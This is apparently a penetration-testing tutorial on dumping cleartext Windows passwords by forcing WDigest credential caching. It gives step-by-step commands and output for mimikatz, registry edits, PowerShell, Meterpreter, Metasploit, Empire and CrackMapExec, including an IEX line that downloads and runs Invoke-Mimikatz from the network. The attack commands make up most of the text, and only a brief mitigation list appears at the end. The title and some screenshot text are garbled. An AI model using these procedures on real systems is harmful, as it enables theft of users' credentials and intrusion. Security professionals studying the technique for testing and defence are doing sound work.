

# CREDENTIAL DUMPING WAS A STATE OF THE STATE



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#### **Introduction to Wdigest**

WDigest.dll was launched by Windows XP and was specifically crafted for HTTP and SASL authentication. Basically, its work was to send confirmation of secret keys in order to authenticate the said protocol. The security attributes of the NTLM protocol were applied to this DLL file as it's a challenge/response protocol too. Windows XP-Windows 8.0 and Windows Server 2003 --Windows Server 2012 by default, which allows credentials to be saved in clear text in the LSAS file. Windows 10, Windows Server 2012 R2 and Windows Server 2016 don't have this protocol active. And it also released a patch for earlier versions.

#### Working of WDigest.dll

As it is a challenge-response protocol, it is important to understand how it works. Such protocols demand a validating server that creates a challenge for them. The said challenge has incalculable data. A key is obtained from the user's password, which is further used to encrypt the challenge and craft a response. A reliable service can then validate the user's processes by comparing them to the encrypted response that is received by the client. If the responses match, then the user is authenticated.

Now that we have understood what exactly a WDigest protocol is and how it works, let's get to the practical ways of exploiting it.

#### **Manual**

Our first method to exploit WDigest to dump the desired credentials is manual. Such a method comes in handy in white box pen-testing. In this method, download mimikatz and run the following commands:

privilege::debug sekurlsa::wdigest




```
.#####.
           mimikatz 2.2.0 (x64) #18362 Mar 8 2020 18:30:37
          "A La Vie, A L'Àmour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 .## ^ ##.
## / \ ##
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                                            ( vincent.letoux@gmail.com )
                Vincent LE TOUX
                > http://pingcastle.com / http://mysmartlogon.com
  '#####'
mimikatz # privilege::debug 套
Privilege '20' OK
mimikatz # sekurlsa::wdigest <
Authentication Id : 0 ; 318970 (00000000:0004ddfa)
Session
                 : Interactive from 1
User Name
                 : raj
        : DESKTOP-PIGEFKØ
Domain
Logon Server : DESKTOP-PIGEFK0
Logon Time : 3/31/2020 10:30:19 AM
SID
                  : S-1-5-21-301266811-631860562-3880156799-1001
       wdigest :
        * Username : raj
        * Domain : DESKTOP-PIGEFK0
        * Password : (null)
Authentication Id : 0 ; 318926 (00000000:0004ddce)
                 : Interactive from 1
User Name
                 : raj
Domain
                : DESKTOP-PIGEFKØ
Logon Server
                : DESKTOP-PIGEFKØ
Logon Time
                 : 3/31/2020 10:30:19 AM
SID
                  : 5-1-5-21-301266811-631860562-3880156799-1001
       wdigest :
        * Username : raj
        * Domain : DESKTOP-PIGEFK0
        * Password : (null)
```


As you can then see that the result of the above commands didn't bear fruit because the WDigest protocol wasn't active. To activate the said protocol, use the following command:

reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG\_DWORD /d 1





The above command will create a file called **UseLogonCredetnial** in the WDigest folder in the registry and simultaneously sets its binary value to 1 as you can in the image below:



The above step has just enabled WDigest in the system. Which will allow the password to be saved in memory that too in clear texts. And now these passwords can be retrieved sneakily as you will see further. For now, we need to update the policy that we just entered in the registry using the following command:

gpupdate /force



```
C:\Windows\system32>gpupdate /force <
```

Now, if you launch mimikatz and run the following commands then you will have the credentials.

privilege::debug sekurlsa::wdigest

```
.#####. mimikatz 2.2.0 (x64) #18362 Mar 8 2020 18:30:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
              > http://blog.gentilkiwi.com/mimikatz
 ## \ / ##
                     Vincent LE TOUX
                                              ( vincent.letoux@gmail.com )
  '## v ##'
                     > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug <del>《</del>
Privilege '20' OK
mimikatz # sekurlsa::wdigest ←
Authentication Id : 0 ; 299754 (00000000:000492ea)
Session : Interactive from 1
User Name : raj
Domain : DESKTOP-PIGEFK0
Logon Server : DESKTOP-PIGEFK0
Logon Time : 3/28/2020 11:05:03 AM
                       : 5-1-5-21-301266811-631860562-3880156799-1001
          wdigest :
           * Username : raj
            * Domain · DESKTOP-PIGEFK0
            * Password : 123
```

#### **PowerShell**

In this method, we will be invoking PowerShell scripts in the system. This script will further help us get our hands on the credentials.

#### Download WdigestDowngrade.ps1

Simply launch the PowerShell Command Prompt and run the following commands:



Import-Module .\WdigestDowngrade.ps1
Invoke-WdigestDowngrade
reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential

```
PS C:\Users\raj\Desktop> Import-Module .\WDigestDowngrade.ps1

PS C:\Users\raj\Desktop> Invoke-WdigestDowngrade

PS C:\Users\raj\Desktop> reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

UseLogonCredential REG_SZ 1
```

Once the above commands are executed successfully, run the following command to dump the credentials.

#### **IEX (New-Object**

Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds



```
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuse
 'Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds 🥧
             mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .#####. mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
> http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 304258 (00000000:0004a482)
Session : Interactive from 1
User Name : raj
User Name
Domain : DESKTOP-FIGE...
Logon Server : DESKTOP-PIGEFK0
Logon Time : 4/5/2020 3:06:34 AM
S-1-5-21-301266811-0
                   : S-1-5-21-301266811-631860562-3880156799-1001
          [00000003] Primary
          * Username : raj
          * Domain : DESKTOP-PIGEFK0
          * NTLM : 3dbde697d71690a769204beb12283678
         * SHA1
                     : 0d5399508427ce79556cda71918020c1e8d15b53
         tspkg :
         wdigest :
          * Username : raj
          * Domain : DESKTOP-PIGEFK0
          * Password : 123
```

And as you can see, we got the credentials.

#### **PowerShell via Meterpreter**

In this method, we will be invoking a PowerShell script in our meterpreter session. This script will further help us get our hands on the credentials. When you have a meterpreter session, run the following commands to create the UseLogonCredential file and make changes to the registry key.

```
reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest load powershell powershell_import /root/Desktop/Invoke-WdigestDowngrade.ps1 powershell_execute Invoke-WdigestDowngrade
```



```
meterpreter > reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest 
Enumerating: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
  Values (5):
           Debuglevel
           Negotiate
           UTF8HTTP
           UTF8SASL
           DigestEncryptionAlgorithms
meterpreter > load powershell <-
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Desktop/Invoke-WdigestDowngrade.ps1 {
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-WdigestDowngrade {

[+] Command execution completed:
<u>meterpreter</u> > reg_enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest <del>《</del>
Enumerating: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
  Values (6):
           Debuglevel
           Negotiate
           UTF8HTTP
           UTF8SASL
           DigestEncryptionAlgorithms
          UseLogonCredential
meterpreter >
```

After the above commands create the UseLogonCredential file as required and then you can launch mimikatz to dump the credentials using the following commands:

**Download Invoke Mimikatz.ps1** 

load powershell
powershell\_import /root/Invoke-Mimikatz.ps1
powershell\_execute Invoke-Mimikatz -CredsDump



```
meterpreter > load powershell <</pre>
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Invoke-Mimikatz.ps1 
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-Mimikatz -CredsDump 
[+] Command execution completed:
           mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
  .#####.
 .## ^ ##.
           "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##
          /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                 Vincent LE TOUX
                                            ( vincent.letoux@gmail.com )
  '#####'
                 > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 304258 (00000000:0004a482)
Session
                 : Interactive from 1
User Name
                : raj
                : DESKTOP-PIGEFKØ
Domain
Logon Server
                : DESKTOP-PIGEFK0
Logon Time
                : 4/5/2020 3:06:34 AM
SID
                  : S-1-5-21-301266811-631860562-3880156799-1001
       msv :
        [00000003] Primary
        * Username : raj
        * Domain : DESKTOP-PIGEFK0
        * NTLM : 3dbde697d71690a769204beb12283678
        * SHA1
                   : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg:
        wdigest :
         * Username : raj
         * Domain : DESKTQP-PIGEFK0
        * Password : 123
```

## **Metasploit Framework**

Our next method is an excellent method to dump the credentials remotely, which is often a requirement in grey box pentesting. Once you have your meterpreter session via Metasploit, remember to background the session and then you can execute the wdigest\_caching exploit to make the changes in the WDigest folder, which we just did manually in our previous method by using the following commands:

```
use post/windows/manage/wdigest_caching set session 1 exploit
```



```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
<u>meterpreter</u> >
Background session 1? [y/N]
msf5 exploit(multi/handler) > use post/windows/manage/wdigest_caching 
msf5 post(
                                         ) > set session 1
session \Rightarrow 1
                                      ning) > exploit
msf5 post(
Running module against DESKTOP-PIGEFK0
   Checking if the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
   Creating UseLogonCredential DWORD value as 1...
[+] WDigest Security Provider enabled
[*] Post module execution completed
msf5 post()
```

Then further use the load kiwi module to dump the credentials. For doing so, type:

load kiwi creds\_wdigest

```
<u>meterpreter</u> > load kiwi <
Loading extension kiwi ...
            mimikatz 2.2.0 20191125 (x64/windows)
  .#####.
           "A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 .## ^ ##.
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                   Vincent LE TOUX
                                               ( vincent.letoux@gmail.com )
  '#####'
                   > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > creds_wdigest 
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
-----
Username
                   Domain
                                     Password
                                     (null)
(null)
                   (null)
DESKTOP-PIGEFKØ$ WORKGROUP
                                     (null)
                   DESKTOP-PIGEFKØ 123
raj
```

And yes! We got our credentials.

#### **PowerShell Empire**

When you have a session through Empire, use the post exploit **wdigest\_downgrade** to create the **UseLogonCredential** file in the wdigest folder and its registry key value i.e. 1 with the help of the following commands:

usemodule management/wdigest\_downgrade\* execute



```
(Empire: EMMTYNL1) > usemodule management/wdigest_downgrade*
(Empire: powershell/management/wdigest_downgrade) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked EHWTYNL1 to run TASK_CMD_WAIT ___
[*] Agent EHWTYNL1 tasked with task ID 1111
[*] Tasked agent EHWTYNL1 to run module powershell/management/wdigest_downgrade
(Empire: powershell/management/wdigest_downgrade) > [*] Agent EHWTYNL1 returned results.
Wdigest set to use logoncredential.
Workstation locked
[*] Valid results returned by
```

Once the above post exploit is executed successfully, you can use another build in post exploit to dump the credentials with the following set of commands:

usemodule credentials/mimikatz/command\* set Command sekurlsa::wdigest

execute

sekurlsa::wdigest



```
(Empire: BGMYCWKZ) > usemodule credentials/mimikatz/command*
(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::wdigest <-
(Empire: powershell/credentials/mimikatz/command) > execute
[*] Tasked 8GNYCWKZ to run TASK_CMD_JOB
[*] Agent 8GNYCWKZ tasked with task ID 1
[*] Tasked agent 8GNYCWKZ to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) > [*] Agent 8GNYCWKZ returned results.
Job started: ZL4HYC
[*] Agent 8GNYCWKZ returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145
           mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
"A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  .#####.
 .## ^ ##.
      \ ##
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                 Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
  '#####'
                 > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # sekurlsa::wdigest <</pre>
Authentication Id : 0 ; 320751 (00000000:0004e4ef)
Session
                 : Interactive from 1
User Name
                 : raj
                 : WIN-NFMRD37ITKD
Domain
Logon Server
                 : WIN-NFMRD37ITKD
                 : 4/5/2020 3:00:34 PM
Logon Time
                  : S-1-5-21-3008983562-280188460-17735145-1000
SID
        wdigest:
         * Username : raj
         * Domain : WIN-NFMRD37ITKD
         * Password : 123 🧨
Authentication Id : 0 ; 320705 (00000000:0004e4c1)
Session : Interactive from 1
User Name
                 : raj
                 : WIN-NFMRD37ITKD
Domain
Logon Server
                 : WIN-NFMRD37ITKD
Logon Time
                  : 4/5/2020 3:00:34 PM
                  : S-1-5-21-3008983562-280188460-17735145-1000
SID
        wdigest:
         * Username : raj
         * Domain : WIN-NFMRD37ITKD
         * Password: 123
```

And after the execution of the above command, you have the credentials.

## CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool creates the registry key due to which passwords are stored in memory as discussed previously. It requires a bunch of things.

**Requirements:** 

Username: Administrator Password: Ignite@987 IP Address: 192.168.1.105



Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -M wdigest -o ACTION=enable

crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M wdigest -o ACTION=enable

Read More: Lateral Moment on Active Directory: CrackMapExec

#### **Mitigation**

Following are the steps one can take in order to secure themselves from this scenario:

- Make sure there is no UseLogonCredential file in your system
- If you are using the older versions of windows then make sure that windows is updates with the patch
- UseLogonCredential registry keys values should be set to 0 to completely disable this protocol.
- Regularly check the registry key value to make sure that you have not been the victim.

#### TL; DR

Understanding the very basics of your operating systems, such as Windows, allows you to be more secure in this cyber world. Knowing how endpoints are put together to work perfectly for your convenience is important, as a seemingly minor change can make you vulnerable. Such as WDigest, which saves all the passwords in memory in clear text, putting the credentials of the user at risk. And this thought made us take a stab at credential dumping by manipulating WDigest. So, with mimikatz, Metasploit framework, and other such tools that we have mentioned above, an attacker can leverage your credentials both locally and remotely and can even allow the attacker to use them to their advantage. An attacker who is able to get administrator privileges on your system can modify the values in the registry and dump the credentials as shown in the article above using Mimikatz, Metasploit, Empire, and PowerShell scripts.





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